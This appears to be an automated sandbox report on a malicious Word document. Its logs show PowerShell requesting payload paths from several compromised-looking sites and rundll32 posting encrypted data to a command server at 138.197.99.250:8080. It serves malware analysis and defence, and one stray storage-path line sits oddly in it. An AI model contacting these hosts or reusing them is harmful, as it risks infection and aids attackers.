Jan 7, 2021 11:53:47.290868044 CET	53034	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:47.347683907 CET	53	53034	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:48.527205944 CET	57762	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:48.575330019 CET	53	57762	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:49.709244013 CET	55435	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:49.757492065 CET	53	55435	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:50.921935081 CET	50713	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:50.972835064 CET	53	50713	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:53.528345108 CET	56132	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:53.579340935 CET	53	56132	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:54.427498102 CET	58987	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:54.475605965 CET	53	58987	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:57.617033958 CET	56579	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:57.675860882 CET	53	56579	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:58.899104118 CET	60633	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:58.947017908 CET	53	60633	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 11:54:02.120038033 CET	61292	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:54:02.176460981 CET	53	61292	8.8.8.8	192.168.2.3
Jan 7, 2021 11:54:07.264889956 CET	63619	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:54:07.313079119 CET	53	63619	8.8.8.8	192.168.2.3
Jan 7, 2021 11:54:08.453532934 CET	64938	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:54:08.501606941 CET	53	64938	8.8.8.8	192.168.2.3
Jan 7, 2021 11:54:20.988591909 CET	61946	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:54:21.039434910 CET	53	61946	8.8.8.8	192.168.2.3
Jan 7, 2021 11:54:24.972522020 CET	64910	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:54:25.020458937 CET	53	64910	8.8.8.8	192.168.2.3
Jan 7, 2021 11:54:29.190088987 CET	52123	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:54:29.241059065 CET	53	52123	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 7, 2021 11:53:27.254981995 CET	58.97.195.135	192.168.2.3	bdad	(Host unreachable)	Destination Unreachable
Jan 7, 2021 11:53:27.255003929 CET	58.97.195.135	192.168.2.3	bdad	(Host unreachable)	Destination Unreachable
Jan 7, 2021 11:53:27.255011082 CET	58.97.195.135	192.168.2.3	bdad	(Host unreachable)	Destination Unreachable
Jan 7, 2021 11:53:33.014947891 CET	58.97.195.135	192.168.2.3	bdad	(Host unreachable)	Destination Unreachable
Jan 7, 2021 11:53:36.955491066 CET	58.97.195.135	192.168.2.3	bdad	(Host unreachable)	Destination Unreachable
Jan 7, 2021 11:53:39.544301033 CET	152.170.79.100	192.168.2.3	a7df	(Host unreachable)	Destination Unreachable
Jan 7, 2021 11:53:46.735395908 CET	152.170.79.100	192.168.2.3	a7df	(Host unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 11:52:58.621505022 CET	192.168.2.3	8.8.8.8	0x699c	Standard query (0)	wheelcomoving.com	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:00.339157104 CET	192.168.2.3	8.8.8.8	0xe253	Standard query (0)	00zyku.com	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:21.901844978 CET	192.168.2.3	8.8.8.8	0x8cf0	Standard query (0)	ketoresetme.com	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:22.712413073 CET	192.168.2.3	8.8.8.8	0x1d82	Standard query (0)	rycomputer.com	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:23.787086010 CET	192.168.2.3	8.8.8.8	0xdfc3	Standard query (0)	d-cem.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 7, 2021 11:52:58.678035021 CET	8.8.8.8	192.168.2.3	0x699c	No error (0)	wheelcomoving.com		66.85.46.76	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:00.797466040 CET	8.8.8.8	192.168.2.3	0xe253	No error (0)	00zyku.com		193.187.117.26	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:21.980052948 CET	8.8.8.8	192.168.2.3	0x8cf0	No error (0)	ketoresetme.com		70.32.23.58	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:22.863197088 CET	8.8.8.8	192.168.2.3	0x1d82	No error (0)	rycomputer.com		58.97.195.135	A (IP address)	IN (0x0001)
Jan 7, 2021 11:53:23.857609987 CET	8.8.8.8	192.168.2.3	0xdfc3	No error (0)	d-cem.com		35.214.169.246	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- wheelcomoving.com
- ketoresetme.com
- 138.197.99.250
  - 138.197.99.250:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49711	66.85.46.76	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 11:52:58.843642950 CET	30	OUT	GET /p/RuMeRPa/ HTTP/1.1 Host: wheelcomoving.com Connection: Keep-Alive
Jan 7, 2021 11:52:59.950355053 CET	31	IN	HTTP/1.1 404 Not Found Date: Thu, 07 Jan 2021 10:52:58 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://wheelcomoving.com/wp-json/>; rel="https://api.w.org/" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Vary: Accept-Encoding Keep-Alive: timeout=5, max=100 Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 09 0d 0a 09 0d 0a Data Ascii: 32<!DOCTYPE html><html lang="en-US"><head>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49721	70.32.23.58	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 11:53:22.130922079 CET	199	OUT	GET /wp-content/pmJ/ HTTP/1.1 Host: ketoresetme.com Connection: Keep-Alive
Jan 7, 2021 11:53:22.396975040 CET	200	IN	HTTP/1.1 404 Not Found Date: Thu, 07 Jan 2021 10:53:22 GMT Server: Apache X-Powered-By: PHP/7.3.25 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://ketoresetme.com/wp-json/>; rel="https://api.w.org/" Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Vary: Accept-Encoding Keep-Alive: timeout=3, max=500 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 32 30 65 65 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 20 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 38 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 39 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 69 65 39 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 7c 20 44 72 2e 41 6e 64 72 65 61 20 44 61 76 69 73 2c 20 50 75 62 6c 69 63 20 48 65 61 6c 74 68 20 45 78 70 65 72 74 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 69 6e 67 62 61 63 6b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 6b 65 74 6f 72 65 73 65 74 6d 65 2e 63 6f 6d 2f 78 6d 6c 72 70 63 2e 70 68 70 22 20 2f 3e 0d 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 69 63 6f 6e 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6b 65 74 6f 72 65 73 65 74 6d 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 32 30 32 30 2f 30 39 2f 74 74 74 2e 70 6e 67 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 44 72 2e 41 6e 64 72 65 61 20 44 61 76 69 73 2c 20 50 75 62 6c 69 63 20 48 65 61 6c 74 68 20 45 78 70 65 72 74 20 26 72 61 71 75 6f 3b 20 46 65 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6b 65 74 6f Data Ascii: 20ee<!doctype html >...[if IE 8]> <html class="ie8" lang="en"> <![endif]-->...[if IE 9]> <html class="ie9" lang="en"> <![endif]-->...[if gt IE 8]>...> <html lang="en-US"> ...<![endif]--><head> <title>Page not found	Dr.Andrea Davis, Public Health Expert</title> <meta charset="UTF-8" /> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <link rel="pingback" href="http://ketoresetme.com/xmlrpc.php" /> <link rel="icon" type="image/png" href="https://ketoresetme.com/wp-content/uploads/2020/09/ttt.png"><link rel='dns-prefetch' href='//fonts.googleapis.com' /><link rel='dns-prefetch' href='//s.w.org' /><link rel="alternate" type="application/rss+xml" title="Dr.Andrea Davis, Public Health Expert » Feed" href="https://keto

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49755	138.197.99.250	8080	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 11:54:32.080740929 CET	5218	OUT	POST /pojcpxbjelqvypvfo/yrdgm/3jyit2m1109dcs3q5kt/4fhdprpbuz1qz/rfz2dy2jzdc4/o5jeelwiaa1pjy12utx/ HTTP/1.1 DNT: 0 Referer: 138.197.99.250/pojcpxbjelqvypvfo/yrdgm/3jyit2m1109dcs3q5kt/4fhdprpbuz1qz/rfz2dy2jzdc4/o5jeelwiaa1pjy12utx/ Content-Type: multipart/form-data; boundary=----------jHDY9OeuzPzg6fZb1Cxtn User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 138.197.99.250:8080 Content-Length: 6500 Connection: Keep-Alive Cache-Control: no-cache
Jan 7, 2021 11:54:32.489579916 CET	5226	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 10:54:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 62 63 34 0d 0a e1 0f 0a 8c 6a 33 6c 19 dd 31 1e 66 30 f9 e4 a8 c5 9b 94 e5 51 f7 89 8b dc f4 23 5f 52 e3 0c 29 c7 b8 8e 2d 2e be 6e c3 ae 69 c6 97 09 d7 05 50 97 bb d0 e1 ca 3d 99 76 cf 75 5d c9 8f 59 f0 0b 2b b8 9e 52 43 94 c9 b1 2a e0 b2 6b 03 f8 d6 80 2c a5 1c 3c 51 3a 5b e3 82 b2 70 d4 a0 bf 70 17 a1 d4 7e ab e9 14 9f 7f a2 67 30 6e 44 6d df 30 b4 01 77 70 3a b6 34 ba 11 a7 d4 fd 93 93 a6 99 de e5 61 e7 70 d9 c4 86 02 4c 7c 5a d6 a1 88 cd 6a 42 87 89 59 87 11 f9 b0 57 35 68 f5 92 f9 ee c6 b2 21 64 36 e9 6a de f9 0c fa 2a aa e7 56 05 18 4a 7f d5 10 5d da c4 48 f5 32 07 6c 36 be 0d b4 52 8c 1b 5a 8a e2 ff f0 77 51 e4 83 d5 cb 9b 75 15 1c c9 a9 c6 b5 8e 4c 62 23 b4 ab b5 9a d4 93 d0 20 3d fd b7 e0 7a 54 60 fb 3f 0d 68 21 4c 41 7e d0 72 29 96 59 60 b3 27 9f e2 ff 8e f5 74 25 7e ec d1 4d 23 bf 31 34 b7 6e b2 03 57 42 6c e9 c2 64 e5 72 18 b5 b2 3e d7 93 f0 75 a6 3b ce 46 3a 16 70 e8 5c f6 51 6f 3e 49 cd f8 06 a8 aa af 4f 2a 59 85 ef c0 ca 54 63 23 11 67 b1 6b 9f 5b 07 1d 18 9b e4 f4 13 b2 8c 62 bc 76 ac 95 4a e9 39 e4 40 40 e5 d0 21 d1 1d ae 38 42 02 e0 5f 52 f9 03 67 7d c2 6b 6f a1 29 04 1c 95 57 4a 6b ee cc c5 6e c2 b7 d7 b1 14 b6 a9 dc d4 a1 14 26 7a 09 dc 72 08 96 03 5d 66 72 8b 05 de 1f 62 b4 ff 4f dc 97 28 47 1a ac cf 80 53 0b fd 33 f6 f5 22 43 8c 03 5c a2 57 77 41 0d a5 44 b2 c9 c9 6c 8e 7f 51 40 4d 37 c2 2e a6 88 4c dd e7 c8 59 9c 0c 6e e0 ed fc 3a ee 72 29 06 8b e4 da 12 ce 45 2f 1a 98 d4 e1 b6 db f1 96 c5 db cc 9a 4b 28 2b 53 8d a4 48 d5 58 d9 54 6e fe cf e2 90 3e 5e d1 e2 ff 26 9d b8 85 92 53 ef 02 cf f0 c4 45 b4 70 17 19 15 d8 08 69 9d d0 57 e8 8f a7 48 23 24 60 b7 2b 09 49 f6 46 30 40 1b 1c d8 5c da 3a 37 9e 61 98 4c 6d 8a a2 62 e6 9f 51 2a 57 89 0a 8d 67 bf 4a 07 f1 58 b2 53 e3 98 72 4e 64 12 54 20 61 a4 92 68 61 20 56 5c b0 69 dd e3 40 b8 52 b1 43 37 b6 2b a4 46 f0 88 27 49 a4 6d a5 1d b4 7f f3 e6 95 ee 65 a2 c4 ec 9d b0 74 37 f0 0d 09 3c d6 51 84 74 d6 ce a7 9c 0c 03 c2 83 d8 34 b6 91 98 d0 db 1a 79 14 d2 56 fd ba 41 91 ee 95 46 cb fc 6e 97 2f 5f 1e 74 a2 f9 f9 d2 39 54 5d 04 35 d5 44 b6 6a ff a2 6b 3d 9b e2 75 fd 16 7e f6 7f 79 eb 0b c2 ae f1 96 9c 9b bb 09 ec b0 f4 0b 24 79 ea f9 3d 71 08 42 e2 15 35 88 21 b0 c4 a7 4d 16 d1 e9 1a f1 7f 26 d3 85 0e 22 1f b7 84 a3 ff d3 bd 5f dd 69 62 fc a4 7e d9 5d c6 4e 92 42 60 9b 5d 0d 0f 69 8e 37 15 fc 44 2d 90 7d c3 51 1d 3f 62 f0 81 55 2e 5d 66 4e 6d a7 1f 4a 31 ee 4c b2 1f eb 50 b1 ab a1 33 9f 10 ee 9f c1 7b 32 43 d3 4b 36 79 56 81 39 da 90 7c b9 4a 5f b3 14 18 1f d7 ec c1 f2 ef f8 ee e6 8f ed 96 05 7b f8 38 8f c8 f8 1d 2d fd fd 97 54 2c 66 d2 6a 8b ca 71 e9 82 dd f9 86 5d bc 00 23 79 0c 40 a1 3e 32 35 26 48 1f 53 78 b0 9a 9b 18 1a d5 47 8a 75 43 b3 92 02 a9 9c 67 cb 67 03 01 5e 04 b8 ab 27 ab 59 aa dc 88 a4 03 e4 31 4f cd 24 45 76 ab 4c 54 98 80 9c 7d 81 39 50 eb 32 98 60 b8 aa 6f 20 53 04 d3 e3 cc 5f f5 1c 4d 8d 60 b1 ca 74 44 49 74 bd 61 23 e2 7f e3 be c1 a1 5f 89 e8 33 8c 2f d9 3b 04 5b 37 48 05 5e 0d f9 12 4d 30 d1 dd 40 b1 33 51 39 9c 26 d4 05 1a da 87 e7 64 e1 10 b2 bb 25 ca 99 05 38 db cd 58 69 d5 fc a1 76 79 1f fd 2e d6 84 f6 69 4d e4 8e f6 93 c7 23 32 25 54 dd af 13 4a 5a 10 4d 8b d3 e4 84 11 f6 b2 32 00 8f 92 f0 1d fa d3 0c c7 fb 2c 53 7a a8 3b 56 08 39 cc 3a 05 f5 75 0f 7e 15 e6 f6 94 9c 52 47 96 87 90 14 f3 93 df 51 66 16 f5 40 80 a4 e1 1b 16 c6 77 1e 15 70 04 a5 7a 53 f5 02 52 0a 2b e5 e7 b2 d1 70 b7 99 7b 5c bc 55 40 a1 3e c7 32 e1 ba 4b da 1e 4d 28 40 27 4b d8 30 99 fc d5 7f f4 97 b5 b7 98 8d 34 51 e9 46 a1 99 d7 af 75 12 Data Ascii: bc4j3l1f0Q#_R)-.niP=vu]Y+RC*k,<Q:[pp~g0nDm0wp:4apL|ZjBYW5h!d6j*VJ]H2l6RZwQuLb# =zT`?h!LA ~r)Y``t%~M#14nWBldr>u;F:p\Qo>IO*YTc#gk[bvJ9@@!8B_Rg}ko)WJkn&zr]frbO(GS3"C\WwADlQ@M7.LYn:r) E/K(+SHXTn>^&SEpiWH#$`+IF0@\:7aLmbQ*WgJXSrNdT aha V\i@RC7+F'Imet7<Qt4yVAFn/_t9T]5Djk=u~y$y =qB5!M&"_ib~]NB`]i7D-}Q?bU.]fNmJ1LP3{2CK6yV9|J_{8-T,fjq]#y@>25&HSxGuCgg^'Y1O$EvLT}9P2`o S_M`tDIta#_3/; [7H^M0@3Q9&d%8Xivy.iM#2%TJZM2,Sz;V9:u~RGQf@wpzSR+p{\U@>2KM(@'K04QFu

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 7, 2021 11:53:23.490322113 CET	58.97.195.135	443	192.168.2.3	49722	CN=cambohire.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Dec 29 17:03:31 CET 2020	Mon Mar 29 18:03:31 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 7, 2021 11:53:23.962385893 CET	35.214.169.246	443	192.168.2.3	49723	CN=d-cem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jan 02 14:34:24 CET 2021	Fri Apr 02 15:34:24 CEST 2021	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
							Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 6804 Parent PID: 792

General

Start time:	11:52:48
Start date:	07/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding
Imagebase:	0xeb0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	66AD977C	unknown
C:\Users\user\AppData\Local\Temp\~DF28FC972E637B396C.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	66A05805	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF28FC972E637B396C.TMP	success or wait	1	66A05805	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Informacion_29.doc	0	24	success or wait	1	669FAA87	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	66A18A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	66A18A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	66A18A84	RegCreateKeyExA
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1FE9F	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	success or wait	1	66A05805	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	Recover Text from Any File	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\RECOVR32.CNV	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	*	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1FE9F	1FE9F	binary	04 00 00 00 94 1A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 B6 0F 1F C3 2E E5 D6 01 9F FE 01 00 9F FE 01 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	66A05805	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 